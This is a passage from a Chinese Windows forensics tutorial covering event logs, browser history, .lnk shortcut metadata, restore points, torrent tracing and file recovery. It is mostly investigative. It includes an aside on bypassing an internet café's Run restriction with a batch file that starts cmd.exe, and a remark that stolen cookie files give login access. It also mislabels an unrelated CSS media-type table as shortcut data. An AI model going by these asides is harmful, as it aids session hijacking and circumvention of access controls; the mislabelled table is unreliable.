


图 12

接下来直接点“save image”保存图片即可。也可采用司法分析软件 FTK 进行查看，如图 13 所示：




图 13

七. 日志文件 (*.evt)

windows 系统中的日志文件提供了系统中发生的重要事件，再结合注册表数据可用于追踪之前发生的系统事件，它主要有三种形式：应用程序，系统，安全性，通过打开开始菜单>运行，输入 Eventvwr.msc 或打开开始>控制面板>管理工具>事件查看器即可查看相关的日志文件，如图 14 所示：




图 14

本文我是在网吧写，开始里面作了限制，不能打开运行，因此写了一个内容为 cmd.exe 的批处理文件 1.bat，打开运行进入 dos 后，输入 Eventvwr.msc 亦可打开事件查看器。

通过查看日志文件，我们可以知晓：

1. 失败的登陆尝试，
2. 成功的权限提升尝试，
3. 更改系统时间，
4. 突破登陆时间限制，
5. 登陆/退出时间，
6. 成功/失败的对象访问。

默认情况下，windows 的安全设置是不支持日志文件，另外，可惜的是，日志文件只记录 Netbios Name，而不记录 IP 地址。

八. 网络历史文件

网络浏览器将用户浏览过的站点及图片，还有 cookie 文件等保存在硬盘上，对于调查用户的网站浏览行为提供帮助，如图 1 所示：




图 15

图 15 是 IE 浏览器保存在硬盘上的历史文件，不同的浏览器保存的历史文件路径不一样，但腾讯 TT 浏览器与 IE 是共用历史文件的，因此路径也是一样。我们也可以通过一些阅读工具来读取这些网络历史文件，比如：Encase, NetAnalysis, WebHistorian。通过 IE 的历史文件我们就可以获得用户浏览过的站点，cookie 以及相关的临时文件。如果我们能够窃取 cookie 文件，我们就可以获得用户的登陆权限了。

九. 快捷方式文件(*.lnk)

快捷方式文件 (*.lnk) 用于链接到目标文件的一种文件, 目标文件可为应用程序, 目录, 文档或者数据文件, 在 link 文件中包含有目标文件的各种属性:

- * 目标文件的完整路径
- * 目标文件或者目录所在的卷标 (volume label) 和卷序列号 (volume serial number), 这些将有利于将文件连接到一唯一的卷 (volume)
- * 文件大小 (bytes)
- * 目标文件的 MAC 时间戳
- * 媒体类型 (如图 1)
- * 工作目录
- * MAC 地址
- * 远程共享文件名

Media Type	描述
all	Used for all media type devices 可用在所有媒介设备上
aural	Used for speech and sound synthesizers[发音]
braille	Used for braille tactile feedback devices[触觉]
embossed	Used for paged braille printers[盲人专用打印机]
handheld	Used for small or handheld devices[移动]
print	Used for printers[普通打印]
projection	Used for projected presentations, like slides[幻灯片]
screen	Used for computer screens[屏幕]
tty	Used for media using a fixed-pitch character grid, like teletypes and terminals[电报]
tv	Used for television-type devices[电视]

图 16

快捷方式文件的整体结构如图 17 所示:

文件头
Shell item ID list段
文件位置信息段
描述字符段
相对路径段
工作目录段
命令行段
图标文件段
附加信息段


底色为  的是可选项

图 17

关于该文件更为详细的资料可参考此文(Windows 快捷方式文件格式解析):<http://www.vckbase.com/document/viewdoc/?id=1411>

link 文件可在未分配的集群(clusters)与交换(swap)内存空间找到.

我们也可借助相关工具来读取 link 文件所包含的信息, 比如 Encase link parser EnScript 和 Windows File Analyzer, 如图 18 所示:



Windows File Analyzer - [SA - 桌面]

SA - 桌面

Shortcut Analysis

Directory: C:\Documents and Settings\3320\桌面
Volume serial: 7854-EFB8
Volume label: WINXP

Report...

Filename	Linked path	Created	Written	Last Accessed	Size [B]	Vol Type	Vol Serial	Vol Name	NetBIOS	MAC Address
Windows Me...	C:\Program Files\Windows Media Player\wmplayer.exe	2008-6-23 7:51:43	2006-11-2 15:06:20	2008-11-28 16:00:00	63488	Fixed	7854 - EFB8	WINXP		00:00:77:00:00:00
Maxthon.lnk	D:\Program Files\Maxthon\Maxthon.exe	2007-10-13 1:32:14	2007-10-13 1:32:14	2008-11-28 17:12:43	2224128	Fixed	4C91 - 671F	软件安装	pc-200811...	00:19:D8:B6:4F:55
阿里旺旺(淘...	D:\Program Files\Alisoft\Wang\wang\Wang\wang.exe	2008-9-4 10:42:34	2008-5-7 7:19:56	2008-11-28 17:06:16	6363072	Fixed	4C91 - 671F	软件安装	pc-200811...	00:19:D8:B6:4F:55
KuGoo.lnk	D:\Program Files\Kugou\Kugou2008\Kugou.exe	2008-9-23 7:22:21	2008-9-28 8:33:40	2008-11-28 17:14:01	3465216	Fixed	4C91 - 671F	软件安装	pc-200811...	00:19:D8:B6:4F:55
校内通.lnk	D:\Program Files\wionet\wionetalk.exe	2008-8-25 5:58:08	2008-8-25 5:58:08	2008-11-29 0:39:54	4246672	Fixed	4C91 - 671F	软件安装	pc-200811...	00:19:D8:B6:4F:55
腾讯QQ2008...	D:\Program Files\Tencent\qq\CaiHong.exe	2008-10-9 7:05:04	2008-10-9 7:05:04	2008-11-29 5:51:42	57344	Fixed	4C91 - 671F	软件安装	pc-200811...	00:19:D8:B6:4F:55
QQ登陆器.lnk	D:\Program Files\Tencent\qq\登陆器.exe	2008-10-20 9:19:28	2008-10-20 9:19:28	2008-11-29 5:51:44	168448	Fixed	4C91 - 671F	软件安装	pc-200811...	00:19:D8:B6:4F:55
腾讯QQ.lnk	D:\Program Files\QQ\QQ.exe	2008-11-28 16:39:14	2008-6-6 12:37:18	2008-11-29 8:35:23	2037144	Fixed	4C91 - 671F	软件安装	pc-200811...	00:19:D8:B6:4F:55
瑞星卡卡上...	C:\Program Files\Rising\AntiSpyware\vas.exe	2008-12-8 10:19:10	2008-12-8 10:18:46	2008-12-8 16:00:00	39024	Fixed	7854 - EFB8	WINXP	瑞星杀毒	00:00:77:00:00:00
我的文档.lnk	D:\My Documents	2008-8-30 4:06:20	2008-12-9 13:18:47	2008-12-9 13:19:31	0	Fixed	4C91 - 671F	软件安装	pc-200811...	00:19:D8:B6:4F:55
qyzngi.exe.lnk	D:\软件\qyzngi.exe	2008-6-22 15:06:24	2005-10-30 23:48:28	2009-2-14 15:32:21	106496	Fixed	4C91 - 671F	软件安装	pc-200811...	00:19:D8:B6:4F:55

11 files found

图 18

十. 系统还原点(System Restore Point)

系统还原是 Windows 操作系统默认的一个功能, 它用来帮助你恢复你的电脑到预设的状态, 同时不会丢失你的数据文件, 可通过“开始-程序-附件-系统工具-系统还原”来建立系统还原点, 如果你选择系统还原, 你就可以看到最新的系统还原点了.

关于系统还原更多的资料可参考下面两篇文章: 《windows vista 系统还原专题》:<http://tech.ddvip.com/2007-05/117852074823533.html>

《windows xp Professional系统恢复浅谈》:
<http://www.microsoft.com/china/community/program/originalarticles/techdoc/WinxpSys.msp>

rp.log 文件是存储在还原点(Restore Point)目录的日志文件, 设置系统还原点后, 就会生成该文件。通过 rp.log 文件, 我们可以获得以下信息:

- *还原点类型 (APPLICATION_INSTALL , CANCELLED_OPERATION)
- *还原点创建事件的名称 (i.e, 应用程序或设备驱动程序安装/卸载等)
- *通过 64-bit FILETIME object 可取得还原点的创建时间

CHANGE.LOG.x 文件 (x 为一数字) 是系统还原所用的一个记录文件是系统更改日志, 通过它我们可以获得以下信息:

*当系统记录发生更改时, 原始文件名会连同一序列号及其它信息 (比如: 记录更改类型: 文件删除, 属性更改或内容更改等) 存入 change.log 文件中

- *有时整个文件可能被保存 (Axxxxxxx.ext 格式)

通过还原点, 我们可以获得以下信息:

- *应用程序的安装或卸载
- *系统时间更改
- *删除/卸载的应用程序的碎片

*被删除的文件的碎片

*曾被访问过的文件迹象

十一. P2P 软件调查取证

P2P (point to point) 即点对点的意思, 当一台主机从其它服务器下载文件时, 它作为客户端; 当其它主机从它机上下载文件时, 它就作为服务端, 像 BT, eMule, PPLive 等均为 P2P 软件, 本文主要以 BT 为例来讲解 P2P 软件的调查取证, 其它 P2P 软件的取证可以此为参考。P2P 软件调查取证的主要目的是为了查找不良信息或危害言论的传染源, 以及时切断传染源, 防止其继续传播并追究相关人员的法律责任。

BT 的运行原理

我们需要先从 WEB 服务器上下载种子文件*. torrent, 该文件中包含 tracker 服务端地址列表以及下载文件的哈希值, 通过种子文件中的服务端地址, 我们就可以向其发送以下载文件名哈希值为参数的 HTTP get 请求, 服务端再查找种子列表, 提供各下载服务器地址给我们, 我们就可以从这些服务器上下载文件片段了。

种子文件格式:

BT 种子文件使用了一种叫 bencoding 的编码方法来保存数据。

bencoding 现有四种类型的数据: srings(字符串), integers(整数), lists(列表), dictionaries(字典)

整个文件为一个字典结构, 包含如下关键字:

announce:tracker 服务器的 URL(字符串)

announce-list(可选):备用 tracker 服务器列表(列表)

creation date(可选):种子创建的时间, Unix 标准时间格式, 从 1970 1 月 1 日 00:00:00 到创建时间的秒数(整数)

comment(可选):备注(字符串)

created by(可选):创建人或创建程序的信息(字符串)

info:一个字典结构, 包含文件的主要信息, 为分二种情况: 单文件结构或多文件

结构

单文件结构如下：

length:文件长度，单位字节(整数)

md5sum(可选)：长 32 个字符的文件的 MD5 校验和，BT 不使用这个值，只是为了兼容一些程序所保留!(字符串)

name:文件名(字符串)

piece length:每个块的大小，单位字节(整数)

pieces:每个块的 20 个字节的 SHA1 Hash 的值(二进制格式)

多文件结构如下：

files:一个字典结构

length:文件长度，单位字节(整数)

md5sum(可选)：同单文件结构中相同

path:文件的路径和名字，是一个列表结构，如\test\test.txt 列表为

l4:test8test.txte

name:最上层的目录名字(字符串)

piece length:同单文件结构中相同

pieces:同单文件结构中相同

关于种子文件格式更为详细的内容可参考此文：BT种子文件格式

<http://dev.csdn.net/article/25/25292.shtm>

实例：

用记事本打开一个 .torrent 可以看来类似如下内容



图 19

通过上面可以很容易地读懂了，这里不在多说。

我们这里用迅雷打开 .torrent 文件看看，如下图：




图 20




图 21

这跟上面的 .torrent 文件显示的内容是一样的。

种子文件调查取证

先下载可疑的种子文件，并从其中获取服务端地址及下载的文件名，再通过查看服务器日志来确定上传种子文件的主机 IP。虽然这不一定能够找到传染源，但至少能够通过关掉相关服务器来及时控制传播，以免造成更大的危害。

十二. 数据恢复

在监控取证中经常要利用到数据恢复技术，因为公安部门在对犯罪分子进行电脑上信息搜集时，相关的犯罪资料常常是被犯罪分子删除的，因此需要进行数据恢复以提取重要的犯罪信息。关于数据恢复技术的书籍，在国内当首推由戴士剑与涂彦辉合著的《数据恢复技术》一书：



图 22

该书里面从基础讲起，很适合这方面的初学者，有兴趣的朋友可以去看下，本文主要是讲针对文件彻底删除或磁盘格式化后的数据恢复，主要使用 EasyRecovery 和 Finaldata 两个工具。

我们先在 E: / 盘上建个恢复测试.doc 文件，里面就写“恢复测试”四字，然后 shift+delete 彻底删除：




图 23

接着我们用 EasyRecovery 来恢复, 选择 Data Recovery→FormantRecovery, 跳出提示框, 点 OK:

